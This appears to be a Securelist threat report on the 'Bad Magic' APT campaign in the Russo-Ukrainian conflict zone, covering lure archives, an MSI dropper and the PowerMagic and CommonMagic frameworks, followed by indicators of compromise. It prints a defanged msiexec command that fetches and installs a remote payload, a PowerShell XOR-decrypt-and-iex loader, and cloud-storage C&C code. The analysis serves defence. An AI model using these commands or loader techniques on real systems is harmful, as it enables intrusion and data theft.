securelist.com /bad-magic-apt/109087/

Bad magic: new APT found in the area of Russo-Ukrainian conflict


- Leonid Bezvershenko
- Georgy Kucherin
- Igor Kuznetsov

Administrative organizations were attacked with PowerMagic backdoor and CommonMagic framework

Since the start of the Russo-Ukrainian conflict, Kaspersky researchers and the international community at large have identified a significant number of cyberattacks executed in a political and geopolitical context. We previously published an overview of cyber activities and the threat landscape related to the conflict between Russia and Ukraine and continue to monitor new threats in these regions.


In October 2022, we identified an active infection of government, agriculture and transportation organizations located in the Donetsk, Lugansk, and Crimea regions. Although the initial vector of compromise is unclear, the details of the next stage imply the use of spear phishing or similar methods. The victims navigated to a URL pointing to a ZIP archive hosted on a malicious web server. The archive, in turn, contained two files:

- A decoy document (we discovered PDF, XLSX and DOCX versions)
- A malicious LNK file with a double extension (e.g., .pdf.lnk) that leads to infection when opened



```
Archive:  приказ минфина днр № 176.zip
Zip file size: 374515 bytes, number of entries: 2
-rw-a--     6.3 fat   479353 bx defN 22-Sep-23 10:35 4597.pdf
-rw-a--     6.3 fat     3127 bx defN 22-Sep-23 10:29 Приказ Минфина ДНР № 176.pdf.lnk
```

Malicious ZIP archive



ВИБОРЧА КОМІСІЯ РЕСПУБЛІКИ КРИМ	ИЗБИРАТЕЛЬНАЯ КОМИССИЯ РЕСПУБЛИКИ КРЫМ	КЪЫРЫМ ДЖУМХУРИЕТИНИНЪ САЙЛАВ КОМИССИЯСЫ

ул. Карла Маркса, 18, г. Симферополь, Республика Крым,
Российская Федерация, 295000, тел/факс (3652) 27-61-84, e-mail: ikrk2014@mail.ru

_________________ № ____________________
На № ________________ от _________________

Главному федеральному
инспектору по Республике Крым
[redacted]


Уважаемый [redacted]!

В соответствии с Вашим письмом от 13.09.2021 года № [redacted] о предоставлении информации о ходе проведения на территории Республики Крым выборов, назначенных на 19 сентября 2021 года, Избирательная комиссия Республики Крым информирует об итогах выборов депутатов Государственной Думы Федерального Собрания Российской Федерации восьмого созыва.

1) Число протоколов № 2 окружных избирательных комиссий об итогах голосования по федеральному избирательному округу на соответствующих территориях, на основании которых составлен протокол избирательной комиссии субъекта Российской Федерации об итогах

Decoy Word document (subject: Results of the State Duma elections in the Republic of Crimea)

In several cases, the contents of the decoy document were directly related to the name of the malicious LNK to trick the user into activating it. For example, one archive contained an LNK file named “Приказ Минфина ДНР № 176.pdf.lnk” (Ministry of Finance Decree No. 176), and the decoy document explicitly referenced it by name in the text.



МИНИСТЕРСТВО ФИНАНСОВ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ
(Минфин ДНР)

ул. Соловьяненко, 115а, г. Донецк, 83087, тел/факс (062) 300 36 00
Сайт: http://www.minfindnr.ru E-mail: info@minfindnr.ru Идентификационный код 51001489

16.09.2022 № 093-05/4597
на № ____________ от ____________

Главным распорядителям
бюджетных средств
Донецкой Народной Республики
(согласно списку)

О предоставлении информации

Министерство финансов Донецкой Народной Республики (далее – Министерство финансов) сообщает об утверждении приказа Министерства финансов от 15.09.2022 № 176 «Об утверждении Методики планирования бюджетных ассигнований на 2023 год и плановый период 2024 и 2025 годов», зарегистрированного в Министерстве юстиции Донецкой Народной Республики 16.09.2022 под регистрационным № 5308.

Указанный приказ размещен на официальном сайте Донецкой Народной Республики https://dnronline.su/ и официальном сайте Министерства финансов https://minfindnr.ru/.

Decoy PDF with reference to a malicious shortcut file (subject: information about DPR Ministry of Finance Decree No. 176)


The ZIP files were downloaded from various locations hosted on two domains: webservice-srv[.]online and webservice-srv1[.]online

Known attachment names, redacted to remove personal information:

MD5 (name)	First detection
0a95a985e6be0918fdb4bfabf0847b5a (новое отмена решений уик 288.zip)	2021-09-22 13:47
ecb7af5771f4fe36a3065dc4d5516d84 (внесение_изменений_в_отдельные_законодательные_акты_рф.zip)	2022-04-28 07:36
765f45198cb8039079a28289eab761c5 (гражданин рб (*redacted*) .zip)	2022-06-06 11:40
ebaf3c6818bfc619ca2876abd6979f6d (цик 3638.zip)	2022-08-05 08:39


1032986517836a8b1f87db954722a33f (сз 14-1519 от 10.08.22.zip)	2022-08-12 10:21
1de44e8da621cdeb62825d367693c75e (приказ минфина днр № 176.zip)	2022-09-23 08:10

When the potential victim activates the LNK file included in the ZIP file, it triggers a chain of events that lead to the infection of the computer with a previously unseen malicious framework that we named CommonMagic. The malware and techniques used in this campaign are not particularly sophisticated, but are effective, and the code has no direct relation to any known campaigns.



Infection chain

Infection chain



Installation workflow


The malicious LNK points to a remotely hosted malicious MSI file that is downloaded and started by the Windows Installer executable.

```
%WINDIR%\System32\msiexec.exe /i
```

```

http://185.166.217[.]184/CFVJKXIUPHESRHUSE4FHUREHUIFERAY97A4FXA/attachment.msi /quiet
```

The MSI file is effectively a dropper package, containing an encrypted next-stage payload (**service_pack.dat**), a dropper script (**runservice_pack.vbs**) and a decoy document that is supposed to be displayed to the victim.



File	Component	FileName	FileSize
_A0724A3EA882415A9984DF7786A461A0	C__A0724A3EA88241...	RUNSER~1.VBS|runservice_pack.vbs	1251
_52A2874358C04F30B115EFB367E3C4D3	C__52A2874358C04F...	SERVIC~1.DAT|service_pack.dat	24364
_82B0478F79964B0A87D833AC96D2EBE1	C__82B0478F79964B...	Приказ~1.PDF|Приказ Минфина ДНР № 176.pdf	114518

Files contained in attachment.msi

The encrypted payload and the decoy document are written to the folder named **%APPDATA%\WinEventCom.** The VBS dropper script is, in turn, a wrapper for launching an embedded PowerShell script that decrypts the next stage using a simple one-byte XOR, launches it and deletes it from disk.

Decryption of service_pack.dat

PowerShell

```
$inst="$env:APPDATA\WinEventCom\service_pack.dat";
if (!(Test-Path $inst)){
return;
}
$binst=[System.IO.File]::ReadAllBytes($inst);
$xbinst=New-Object Byte[] $binst.Count;
for ($i=0;$i-lt$binst.Count;$i++) {
$xbinst[$i]=$binst[$i]-bxor0x13;
$xbinst[$i]=$binst[$i]-bxor0x55;
$xbinst[$i]=$binst[$i]-bxor0xFF;
$xbinst[$i]=$binst[$i]-bxor0xFF;
};
Try {
[System.Text.Encoding]::ASCII.GetString($xbinst)|iex;
}
Catch {};
```

```
Start-Sleep 3;
Remove-Item -Path $inst -Force
```

The next-stage script finalizes the installation: it opens the decoy document to display it to the user, writes two files named **config** and **manutil.vbs** to %**APPDATA%\WinEventCom**, and creates a Task Scheduler job named **WindowsActiveXTaskTrigger**, to execute the **wscript.exe%APPDATA%\WinEventCom\manutil.vbs** command every day.

The PowerMagic backdoor

The script **manutil.vbs**, which is dropped by the initial package, is a loader for a previously unknown backdoor written in PowerShell that we named **PowerMagic.** The main body of the backdoor is read from the file **%APPDATA%\WinEventCom\config** and decrypted with a simple XOR (key: 0x10).

Snippet of PowerMagic's code containing the "powermagic" string

PowerShell

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken=redacted
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
```

When started, the backdoor creates a mutex – **WinEventCom**. Then, it enters an infinite loop communicating with its C&C server, receiving commands and uploading results in response. It uses OneDrive and Dropbox folders as transport, and OAuth refresh tokens as credentials.

Every minute the backdoor performs the following actions:


1. Modifies the heartbeat file located at /$AppDir/$ClientDir/<machine UID> (the values of the $AppDir and $ClientDir PowerShell variables may differ between samples). The contents of this file consist of the backdoor PID and a number incremented by one with each file modification.
2. Downloads commands that are stored as a file in the /$AppDir/$ClientTaskDir directory.
3. Executes every command as a PowerShell script.
4. Uploads the output of the executed PowerShell command to the cloud storage, placing it in the /$AppDir/$ClientResultDir/<victim machine UUID>.<timestamp> file.

The CommonMagic framework

As it turned out, PowerMagic was not the only malicious toolkit used by the actor. All the victims of PowerMagic were also infected with a more complicated, previously unseen, modular malicious framework that we named CommonMagic. This framework was deployed after initial infection with the PowerShell backdoor, leading us to believe that CommonMagic is deployed via PowerMagic.

The CommonMagic framework consists of several executable modules, all stored in the directory **C:\ProgramData\CommonCommand.** Modules start as standalone executable files and communicate via named pipes. There are dedicated modules for interaction with the C&C server, encryption and decryption of the C&C traffic and various malicious actions.

The diagram below illustrates the architecture of the framework.



Framework architecture

Network communication

The framework uses OneDrive remote folders as a transport. It utilizes the Microsoft Graph API using an OAuth refresh token embedded into the module binary for authentication. The RapidJSON library is used for parsing JSON objects returned by the Graph API.

A dedicated heartbeat thread updates the remote file **<victim ID>/S/S.txt** every five minutes with the local timestamp of the victim.

Then, in separate threads, the network communication module downloads new executable modules from the directory **<victim ID>/M** and uploads the results of their execution to the directory **<victim ID>/R.**

The data exchanged with the operator via the OneDrive location is encrypted using the RC5Simple open-source library. By default, this library uses the seven-byte sequence “RC5SIMP” at the beginning of the encrypted sequence, but the developers of the backdoor changed it to “Hwo7X8p”. Encryption is implemented in a separate process, communicating over the pipes named **\\.\pipe\PipeMd** and **\\.\pipe\PipeCrDtMd.**

Plugins

So far, we have discovered two plugins implementing the malicious business logic. They are located in the directory **C:\ProgramData\CommonCommand\Other**.

- **Screenshot (S.exe)** – takes screenshots every three seconds using the GDI API
- **USB (U.exe)** – collects the contents of the files with the following extensions from connected USB devices: **.doc, .docx. .xls, .xlsx, .rtf, .odt, .ods, .zip, .rar, .txt, .pdf.**

To be continued

So far, we have found no direct links between the samples and data used in this campaign and any previously known actors. However, the campaign is still active, and our investigation continues. So, we believe that further discoveries may reveal additional information about this malware and the threat actor behind it.

CommonMagic indicators of compromise

Lure archives
0a95a985e6be0918fdb4bfabf0847b5a новое отмена решений уик 288.zip (new cancellation of resolution local election committee 288.zip)
ecb7af5771f4fe36a3065dc4d5516d84 внесение_изменений_в_отдельные_законодательные_акты_рф.zip (making changes to several russian federation laws.zip)
765f45198cb8039079a28289eab761c5 гражданин рб (redacted) .zip (citizen of republic of belarus (redacted).zip)
ebaf3c6818bfc619ca2876abd6979f6d цик 3638.zip (central election committee 3638.zip)
1032986517836a8b1f87db954722a33f сз 14-1519 от 10.08.22.zip (memo 14-1519 dated 10.08.22.zip)
1de44e8da621cdeb62825d367693c75e приказ минфина днр № 176.zip (dpr ministry of finance order #176.zip)

PowerMagic installer
fee3db5db8817e82b1af4cedafd2f346 attachment.msi

PowerMagic dropper
bec44b3194c78f6e858b1768c071c5db service_pack.dat

PowerMagic loader
8c2f5e7432f1e6ad22002991772d589b manutil.vbs

PowerMagic backdoor
1fe3a2502e330432f3cf37ca7acbffac

CommonMagic loader
ce8d77af445e3a7c7e56a6ea53af8c0d All.exe

CommonMagic cryptography module

9e19fe5c3cf3e81f347dd78cf3c2e0c2 Clean.exe

CommonMagic network communication module

7c0e5627fd25c40374bc22035d3fadd8 Overall.exe

Distribution servers

webservice-srv[.]online
webservice-srv1[.]online
185.166.217[.]184